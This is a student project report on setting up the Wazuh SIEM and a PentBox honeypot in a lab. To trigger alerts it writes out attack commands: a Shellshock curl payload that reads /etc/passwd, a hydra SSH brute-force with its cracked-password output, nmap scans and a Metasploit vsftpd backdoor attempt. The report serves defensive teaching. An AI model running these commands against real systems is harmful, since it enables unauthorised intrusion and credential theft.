

ERSC

ENGENHARIA DE REDES E
SISTEMAS DE COMPUTADORES
ESTG-IPVC

SIEM / Security Tests

a project authored by

Célio Pina - 24955


Rúben da Luz - 28915

supervised by

Prof. Hugo Almeida and Prof. Pedro Pinto



1 May, 2023



Abstract

This project focuses on information security for small and medium-sized organizations, which often face cybersecurity threats due to limited resources and technical knowledge. The main objective is to simulate real-world events and address potential alerts detected by security tools. The report is divided into three sections: State-of-Art, Development, and Conclusion. The State-of-Art section provides an introduction to SIEM, Wazuh, and honeypots. Wazuh is a free and open-source threat prevention, detection, and response platform that safeguards workloads in various settings. The Development section outlines the steps involved in installing Wazuh Manager on a Windows machine, creating events with different criticality degrees on a Linux agent, and configuring advanced functionalities such as FIM on a Windows agent. The Conclusion section summarizes the key findings and implications of the project.

Keywords: SIEM. Wazuh. Honey Pots.

Contents

Acronyms	3
1 Introduction	5
1.1 Problem Statement and Motivation	5
1.2 Objectives	5
1.3 Organization	5
2 State-of-Art	6
2.1 SIEM	6
2.2 Wazuh	6
2.3 Honey Pot	7
2.4 Shellshock Attack	8
2.5 Brute-Force Attack	8
3 Development	9
3.1 Wazuh installation and Agents configuration	9
3.2 Triggering events on the agents	10
3.2.1 Shell shock attack	10
3.2.2 SSH brute force attack	11
3.2.3 Port exploitation attack	12
3.2.4 File Integrity Attack	12
3.3 Implementing a Honey Pot	13
3.4 Wazuh alternative	15
4 Conclusion	16
References	17

Acronyms

ERSC Engenharia de Redes e Sistemas de Computadores

IDS Intrusion Detection System

SIEM Security Information and Event Managemen

SSH Secure Shell

WN Wireless Network

1 Introduction

Information Security is a critical topic these days as technology has become an integral part of organizations around the world, and with the increased use of electronic devices and internet, organizations are way more vulnerable to cyber attacks, privacy invasions, and others many forms of cyber threats. To ensure information security, organizations need to be always up to date on the latest threats in cybersecurity, in addition to implementing adequate protection measures and training employees to identify and deal with any cyber threats. Lack of security can result in data loss, business interruption, financial loss and damage to the organization reputation. Therefore, information security is an extremely important topic and should be treated as a priority in all organizations.

1.1 Problem Statement and Motivation

Currently small and medium sized organizations faces a variety of cybersecurity issues. As consequence of limited resources and lack of technical knowledge, these organizations tend to become the main target to the countless types of cyber attacks. Being vulnerable and the main audience to these attacks is one of the biggest challenges to the small and medium sized organizations, considering the weighty damages produced such as business interruption, data loss, loss of capital and many others serious injuries that can be caused.

1.2 Objectives

The main intention of this work is to simulate real world events that have potential to trigger alerts detected by security tools and addressed properly. The work will cover topics like the installation of the Wazuh Manager on a Windows machine, on a Ubuntu Server and also involve creating events with different degrees of criticality on a Linux agent to collect alerts on the Wazuh Manager, also configure and activate advanced functionalities such as FIM(File Integrity Monitoring) on a Windows agent.

1.3 Organization

The following report is organized with 3 main sections: State-of-art, Development, Conclusion. In the **State-of-Art** section will give a theoretical introduction to the main

subjects that features the work. In the **Development** section will show all the steps that we consider relevant to demonstrate how will solve the problems proposed and the solutions to any other ones that can appear during the work. In the **Conclusion** section, can be found is a summary of the main findings, key points, and implications of this report.

2 State-of-Art

2.1 SIEM

Security Information and Event Management (SIEM) is a security solution that helps companies and organizations recognize potential security threats and vulnerability before they have a chance to disrupt business operations. It is an approach to security management that combines security information management (SIM) and security event management (SEM) to provide a universal view of an organization's security posture. The main goal of a SIEM is to provide centralized and real-time visibility into security events across an organization's infrastructure. By analyzing and correlating data from multiple sources, SIEM systems can detect suspicious patterns of activity and generate alerts for potential security breaches. SIEM solutions have become a key component of security operations for organizations [8]

2.2 Wazuh

Wazuh is a threat prevention, detection, and response platform that is free and open source. It safeguards workloads on-premises, in ritualized, containerized, and cloud settings. Wazuh is utilized by hundreds of companies worldwide, ranging from tiny firms to major corporations. Wazuh is a security data collection, aggregation, indexing, and analysis tool that aids businesses in detecting intrusions, threats, and suspicious behavior.[3]

Wazuh's platform includes security capabilities for cloud, container, and server applications. Log data analysis, intrusion and malware detection, file integrity monitoring, configuration assessment, vulnerability detection, and regulatory compliance help are examples of these services. The three components that make up the Wazuh solution are as follows:

Wazuh agent: Provides prevention, detection, and response capabilities when in-

stalled on endpoints such as laptops, desktops, servers, cloud instances, or virtual machines. It is compatible with Windows, Linux, macOS, HP-UX, Solaris, and AIX.

Wazuh server: examines data received from agents, processing it using decoders and rules and utilizing threat intelligence to hunt for well-known indicators of compromise (IOCs). When configured as a cluster, a single server can evaluate data from hundreds or thousands of agents and scale horizontally.

Elastic Stack: indexes and saves Wazuh server alerts. Furthermore, the Wazuh and Kibana integration provides a rich user interface for data visualization and analysis. Wazuh settings and status are also managed and monitored through this interface.

The Wazuh platform can monitor agent-less devices such as firewalls, switches, routers, and network IDS, among others, in addition to agent-based devices. For example, systems can use Syslog to collect system log data, and its settings can be monitored by probing its data regularly. [3]

2.3 Honey Pot

In cybersecurity, a honeypot is a security tool that can help computer systems defend against cyber attacks in unique ways. This network-attached system is used as a decoy to distract cyber attackers from their real targets. [7]

What exactly is this bait? For example, hackers would be very interested in applications and data that act like a legitimate computer system, contain sensitive information, and aren't secure. Anything that looks like it contains security vulnerabilities will be very attractive to hackers.[7]

While monitoring traffic to honeypot systems, security analysts can better understand three key data points: where cyber-criminals are coming from, how they operate, and what they want. Monitoring honeypots can help determine which security measures are working — and which ones need improvement.[7]

More specifically, honeypots can be useful in detecting and preventing outside attempts to break into internal networks. For example, a honeypot could be placed outside an external firewall to attract, deflect, and analyze traffic.[7]

2.4 Shellshock Attack

Shellshock is an arbitrary code execution vulnerability that offers a way for users of a system to execute commands that should be unavailable to them. This happens through Bash's "function export" feature, whereby one Bash process can share command scripts with other Bash processes that it executes. This feature is implemented by encoding the scripts in a table that is shared between the processes, known as the environment variable list. Each new Bash process scans this table for encoded scripts, assembles each one into a command that defines that script in the new process, and executes that command. The new process assumes that the scripts found in the list come from another Bash process, but it cannot verify this, nor can it verify that the command that it has built is a properly formed script definition. Therefore, an attacker can execute arbitrary commands on the system or exploit other bugs that may exist in Bash's command interpreter, if the attacker has a way to manipulate the environment variable list and then cause Bash to run.[4]

2.5 Brute-Force Attack

In cryptography, a brute-force attack consists of an attacker submitting many passwords or passphrases with the hope of eventually guessing correctly. The attacker systematically checks all possible passwords and passphrases until the correct one is found. Alternatively, the attacker can attempt to guess the key which is typically created from the password using a key derivation function. This is known as an exhaustive key search.

A brute-force attack is a crypt-analytic attack that can, in theory, be used to attempt to decrypt any encrypted data (except for data encrypted in an information-theoretically secure manner).[1] Such an attack might be used when it is not possible to take advantage of other weaknesses in an encryption system (if any exist) that would make the task easier.[1]

3 Development

3.1 Wazuh installation and Agents configuration

To install the Wazuh, it was necessary to create virtual machine, in which were installed an Ubuntu 20.04 LTS system and given 2 processor cores, and 4 GB of RAM, which are the minimal requirements for a good performance from the wazuh server. Then we used the set of commands showed in the code 1. After the installation it was provided the login credentials. Then using the following address: **https://192.168.1.120**, which is the IP of our wazuh server machine, we have access to the login page as showed in fig.1, and using the credentials we are send to the dashboard.

Listing 1: Installing Wazuh

```
sudo apt update
sudo apt install vim curl apt-transport-https unzip
wget libcap2-bin software-properties-common lsb-release gnupg2
curl -sO https://packages.wazuh.com/4.3/wazuh-install.sh
sudo bash ./wazuh-install.sh -a
```

As showed in fig.2, two agents were created, a Linux one and a windows one in which will be triggering some alerts and testing the wazuh server.




Figure 1: Wazuh's login page




Figure 2: Wazuh agents

3.2 Triggering events on the agents

3.2.1 Shell shock attack

The Ubuntu agent were the one selected to be exposed to a shellshock attack, therefore we need to make it a web-server, so an Apache server were installed and configured in the machine. After we need to edit the configuration file `/var/ossec/etc/ossec.conf`, in the wazuh agent and add the following lines to get access to the logs of the Apache server:

```
<localfile>

  <log_format>syslog</log_format>

  <location>/var/log/apache2/access.log</location>

</localfile>
```

And the wazuh service in the agent were restarted, and now its ready to be attacked. The threat actor will be a Kali Linux machine. On the terminal of the Kali Linux we performed the following command:

```
sudo curl -H "User-Agent: () { :; };
/bin/cat /etc/passwd" 192.168.1.237
```

As showed in fig.3, and after a few seconds in the Ubuntu agent monitoring dashboard showed in fig.4, that the shell shock attack were detected, with an attack level of **15**, and consulting the wazuh **attacks level table**[6], we can see that it is considered a max level attack, which needs immediate attention.




Figure 3: Executing the attack on the Kali Linux machine




Figure 4: Shellshock attack detected by the wazuh server

3.2.2 SSH brute force attack


The first step was to install hydra on the Kali Linux, and to do that we use the following commands:

```
arduinoCopy code  
sudo apt-get install hydra
```

Then we created a file that would contain several possible passwords that will be used to perform the attack, and to generate this file we used the following command:


```
pwgen -1 -c -n -y 8 10 > wordlist
```

Which will generate a random set of 10 password with a length of 8 characters⁷, to a better visualization of this attack the file were edited and we put the right password at the end, if this was a real attack we could use thousands or even millions of possible combinations, but that would take some time and in this work we only intend to detect this attacks. After that we can perform the attack following the command: **hydra -l username -P wordlist ssh://ip address**. And as showed in the fig.5, the password for the user: **ubuntu_teste**, were find, and since that user is on our Ubuntu agent we were able to detect this attack on the Wazuh server as can be viewed in the fig.6.




```
[root@kali:~]# hydra -l ubuntu_teste -P wordlist ssh://192.168.1.237  
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organization  
is, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-04-27 23:49:38  
[WARNING] Many Ssh configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t  
[DATA] max 11 tasks per 1 server, overall 11 tasks, 11 login tries (1:1/p:11), ~1 try per task  
[DATA] attacking ssh://192.168.1.237:22/  
[22]CmH hour: 192.168.1.237 login: ubuntu_teste password: 123  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-04-27 23:49:42
```

Figure 5: Executing the brute force attack on the Kali Linux machine



Time	Timestamp	Source	Description	Level	Event ID
Apr 27, 2023 @ 23:49:42	THC0001	192.168.1.237	Credential Access, Lateral Movement	5	5760
Apr 27, 2023 @ 23:49:42	THC0001	192.168.1.237	Credential Access, Lateral Movement	5	5760
Apr 27, 2023 @ 23:49:42	THC0001	192.168.1.237	Credential Access, Lateral Movement	5	5760

Figure 6: Brute-Force attack detected by the wazuh server



```
GNU nano 7.2 wordlist  
gAe2Ailj  
UM3eM(ai  
Fao?k1oo  
om0iCh|a  
wu@Neha6  
feo6Ohj,  
Yae-W2ai  
Phob'm2v  
oowfoa6E  
Ie;lee10  
123
```

Figure 7: Creating the Word-list file

3.2.3 Port exploitation attack

Executing the `nmap`(Network Mapper) tool on the Kali terminal, it searched and verified all the open ports on the target machine and tried to determine the current version of the service running on the port, using the command:

```
sudo nmap -sS -sV 192.168.1.237
```

Analyzing the results found and verifying known vulnerabilities, we successfully connected/exploited to the port 80(HTTP) using the telnet protocol with the following command below and shown on the fig.8.

```
telnet 192.168.237 80
```

Succeeding the success of the exploitation, it triggered alerts on the Wazuh Manager informing the administrator of a failed attempt to credential access displaying the date and time, the technique, the rules and the level which is 5(User Generated Error) that also includes missed passwords, denied actions, etc, according to the Wazuh Attacks Level Table[6] as showed in the fig.9.




Figure 8: Executing the port exploitation the Kali Linux machine




Figure 9: Port exploitation attack detected

3.2.4 File Integrity Attack

The Wazuh File Integrity Monitoring (FIM) module monitors an endpoint filesystem to detect changes in specified files and directories. It triggers alerts on file creation, modification, or deletion from the monitored paths. The FIM module stores the cryptographic checksum and other attributes of the monitored file, folder, or Windows registry key, and alerts when there is a change.[5]

We created a folder named **"integritycheck"** in `c:\users\celio\onedrive\documentos` where the Wazuh Agent detects any type of changes made in the directory and generates an alert to show that a file in the monitored directory was modified as shown in the figures 10, 11 and 12.




Figure 10: FIM detected on Wazuh



Figure 11: Wazuh FIM report exported to a pdf file




Figure 12: IDS logs saved

3.3 Implementing a Honey Pot

The honey Pot software that will be installed is Pentabox, in the Kali Linux following the tutorial provided by the professor[2], and the we run the Pentabox and we can see the initial page of Pentabox in the fig.13.

The first attack that we tried was a port exploitation attack, where we trick the threat actor to think that some port is open and than when they try to connect we can receive

```

(root@kali)~[~]
# cd pentbox-1.8

(root@kali)~/pentbox-1.8
# ./pentbox.rb

PentBox 1.8
PentBox
(oo)
( )
|
|---|

Menu ruby3.1.2 @ x86_64-linux-gnu

1- Cryptography tools
2- Network tools
3- Web
4- Ip grabber
5- Geolocation ip
6- Mass attack
7- License and contact
8- Exit
→

```

Figure 13: Pentbox

information about them, as can be seen in fig.16, the port 80 was configured to appear opened and then we can store the logs of possible attempts to access that were detected to a text file, an example is showed in fig.15.

```

→ 2
1- Net DoS Tester
2- TCP port scanner
3- HoneyPot
4- Fuzzer
5- DNS and host gathering
6- MAC address geolocation (samy.pl)

0- Back
→ 3
// HoneyPot //
You must run PentBox with root privileges.

Select option.
1- Fast Auto Configuration
2- Manual Configuration [Advanced Users, more options]
→ 2
Insert port to Open.
→ 80
Insert false message to show.
→ PERMISSION DENIED!!!
Save a log with intrusions?
(y/n) → y
Log file name? (incremental)
Default: */pentbox/other/log_honeypot.txt
→ /home/celio/Desktop/logs_honeypot.txt
Activate beep() sound when intrusion?
(y/n) → n
HONEYPOT ACTIVATED ON PORT 80 (2023-05-01 20:27:25 +0100)

```

Figure 14: Creating honey Pot

```

--DesktopLogs_honeypot.txt (Read Only) - Mousepad
File Edit Search View Document Help
1 ##### PentBox HoneyPot Log
2
3 HONEYPOT ACTIVATED ON PORT 80 (2023-05-01 20:27:25 +0100)
4
5
6 INTRUSION ATTEMPT DETECTED! from 192.168.1.251:61260 (2023-05-01 20:28:02 +0100)
7
8
9 GET / HTTP/1.1
10 Host: 192.168.1.238
11 Connection: keep-alive
12 Upgrade-Insecure-Requests: 1
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.0.0 Safari/537.36
14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;application/signed-exchange;v=b3;q=0.7
15 Accept-Encoding: gzip, deflate
16 Accept-Language: pt-PT,pt;q=0.9,es-US;q=0.8,es;q=0.7,en-US;q=0.6,en;q=0.5,fr-FR;q=0.4,fr;q=0.3,pt-BR;q=0.2
17
18 INTRUSION ATTEMPT DETECTED! from 192.168.1.251:61261 (2023-05-01 20:28:04 +0100)
19
20
21 GET /favicon.ico HTTP/1.1
22 Host: 192.168.1.238
23 Connection: keep-alive
24 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.0.0 Safari/537.36
25 Referer: http://192.168.1.238/
26 Accept-Encoding: gzip, deflate
27 Accept-Language: pt-PT,pt;q=0.9,es-US;q=0.8,es;q=0.7,en-US;q=0.6,en;q=0.5,fr-FR;q=0.4,fr;q=0.3,pt-BR;q=0.2

```

Figure 15: IDS logs saved to a text file

To test penetrations and alerts with pentbox we tried to exploit vsftpd server, executing a nmap command to the target host, discovering that there is an open SSH port (port 22). We used the Metasploit Framework to execute an exploit against a remote host with IP address 192.168.1.8. Specifically, we used an exploit called "vsftpd_234_backdoor," which targets a backdoor in the VSFTPD version 2.3.4 FTP server.fig.16

We set the RHOSTS variable to the target IP address and the RPORT variable to port 22. After executing the exploit, Metasploit attempted to connect to the target host and obtain a banner. However, the server did not respond as expected, and the exploit was completed without creating a session. fig.17

Later the honeypot provided an alert of detected intrusion attempt with the attacker IP and date details as shown in the fig.18

```
root@kali:~# nmap -v 192.168.1.8
Starting Nmap 7.92 ( https://nmap.org ) at 2023-05-01 22:19 WEST
Nmap scan report for kali.hmm (192.168.1.8)
Host is up (0.81s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
```

Figure 16: Port exploitation in Pentabox

```
= [ metasploit v6.3.4-dev ]
+ -- [ 2294 exploits - 1201 auxiliary - 409 post ]
+ -- [ 968 payloads - 45 encoders - 11 nops ]
+ -- [ 9 evasion ]

Metasploit tip: Use the resource command to run
commands from a file
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.8
RHOSTS => 192.168.1.8
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 22
RPORT => 22
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.8:22 - Banner:
[*] 192.168.1.8:22 - USER: Example
[*] 192.168.1.8:22 - This server did not respond as expected: Example
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > █
```

Figure 17: Exploiting the port

```
→ 3
// Honeypot //
You must run PentBox with root privileges.
Select option.
1- Fast Auto Configuration
2- Manual Configuration [Advanced Users, more options]
→ 2
Insert port to Open.
→ 22
Insert false message to show.
→ Not today!!!
Save a log with intrusions?
(y/n) → y
Log file name? (Incremental)
Default: ~/pentbox/other/log_honeypot.txt
→
Activate beep() sound when intrusion?
(y/n) → n
HONEYPOT ACTIVATED ON PORT 22 (2023-05-01 16:18:53 -0500)
INTRUSION ATTEMPT DETECTED! from 192.168.1.238:34146 (2023-05-01 16:18:59 -0500)
```

Figure 18: Honey pot detected the vsftpd attack

3.4 Wazuh alternative

The Wazuh alternative found to **Wazuh** is **OSSEC**, which is a scalable, multi-platform, open source Host-based Intrusion Detection System (HIDS). OSSEC has a powerful correlation and analysis engine, integrating log analysis, file integrity monitoring, Windows registry monitoring, centralized policy enforcement, rootkit detection, real-time alerting and active response. It runs on most operating systems, including Linux, OpenBSD, FreeBSD, MacOS, Solaris and Windows.

OSSEC and Wazuh are two open-source intrusion detection and prevention systems. While OSSEC is the original project, Wazuh was originally a fork of OSSEC that expanded

upon it—but now they’re both maintained independently by their own communities

Similarities:

- Both OSSEC and Wazuh are open-source tools for intrusion detection and prevention.
- They both use agents installed on monitored systems to collect and send logs to a central server.
- Both tools provide a centralized console for monitoring and managing alerts generated by agents on a variety of operating systems, network devices.

Differences:

- Wazuh has a more active development community and is updated more frequently than OSSEC. Furthermore, Wazuh’s features include file integrity monitoring (FIM), vulnerability detection/risk assessment/identification and compliance management
- OSSEC has a simpler architecture compared to Wazuh, which can make it easier to set up and configure.
- Wazuh has better scalability and performance when dealing with large and complex environments.

In summary, OSSEC and Wazuh share many similarities in terms of their core functionality, but Wazuh has expanded upon the original project to include additional features and improvements. Ultimately, the choice between the two will depend on specific requirements, such as the complexity of the environment, the need for additional features, and the level of expertise of the user. If you’re looking for a more mature solution and have the skills to set up and manage OSSEC, then it may be a better option. If you’re looking for a more scalable and performant solution that includes additional features such as security assessment, then Wazuh is worth considering

4 Conclusion

as seen throughout the work that Security Information and Event Management (SIEM) is a crucial part of an organization’s security strategy, as it allows real-time monitoring, analysis, and response to security events. Wazuh, an open-source SIEM solution, was installed and configured on a Windows machine and Ubuntu server, demonstrating its advanced security analytics, log management, and threat detection capabilities. The re-

port also discussed honeypots, which attract attackers to capture information about their tactics, and showed how they can be used to detect and analyze different types of cyber attacks. However, honeypots can also be risky if not used carefully, and should be combined with other security measures such as firewalls and intrusion detection systems. In summary, both SIEM solutions and honeypots can help organizations improve their cybersecurity defenses and protect their assets against cyber threats.

References

- [1] *Brute-force attack*. en. Page Version ID: 1145116689. Mar. 2023. URL: https://en.wikipedia.org/w/index.php?title=Brute-force_attack&oldid=1145116689 (visited on 05/01/2023).
- [2] *How To Install PentBox Tools On Kali Linux — Penetration Tool — LinkedIn*. URL: <https://www.linkedin.com/pulse/how-install-pentbox-tools-kali-linux-penetration-tool-akash-chugh/> (visited on 05/01/2023).
- [3] *Introduction to Wazuh*. en-us. Section: TechTips. Jan. 2022. URL: <https://www.geeksforgeeks.org/introduction-to-wazuh/> (visited on 04/26/2023).
- [4] *Shellshock (software bug)*. en. Page Version ID: 1147955366. Apr. 2023. URL: [https://en.wikipedia.org/w/index.php?title=Shellshock_\(software_bug\)&oldid=1147955366](https://en.wikipedia.org/w/index.php?title=Shellshock_(software_bug)&oldid=1147955366) (visited on 05/01/2023).
- [5] Wazuh. *File integrity monitoring - Using Wazuh for HIPAA compliance*. en-US. URL: <https://documentation.wazuh.com/current/hipaa/file-integrity-monitoring.html> (visited on 05/01/2023).
- [6] Wazuh. *Rules classification - Ruleset · Wazuh documentation*. en-US. URL: <https://documentation.wazuh.com/current/user-manual/ruleset/rules-classification.html> (visited on 05/01/2023).
- [7] *What is a honeypot? How it is used in cyber security? - Norton*. URL: <https://us.norton.com/blog/iot/what-is-a-honeypot> (visited on 05/01/2023).
- [8] *What is Security Information and Event Management (SIEM)? — IBM*. URL: <https://www.ibm.com/topics/siem> (visited on 05/01/2023).

Self-Evaluation



Rúben da Luz - Self-Evaluation: 18

Responsible for the \LaTeX report, for researching and implement: the Wazuh server, wazuh agents and how to deploy them, HoneyPot, Shellshock attack, brute Force attack. Researched about an alternative to the wazuh server and compared them.



Célio Pina - Self-Evaluation: 18

Responsible for the \LaTeX report, for researching about: SIEM, creating the windows agent, executing the attack and testing the IDS via the Kali Linux system, implementing an testing the honeypot.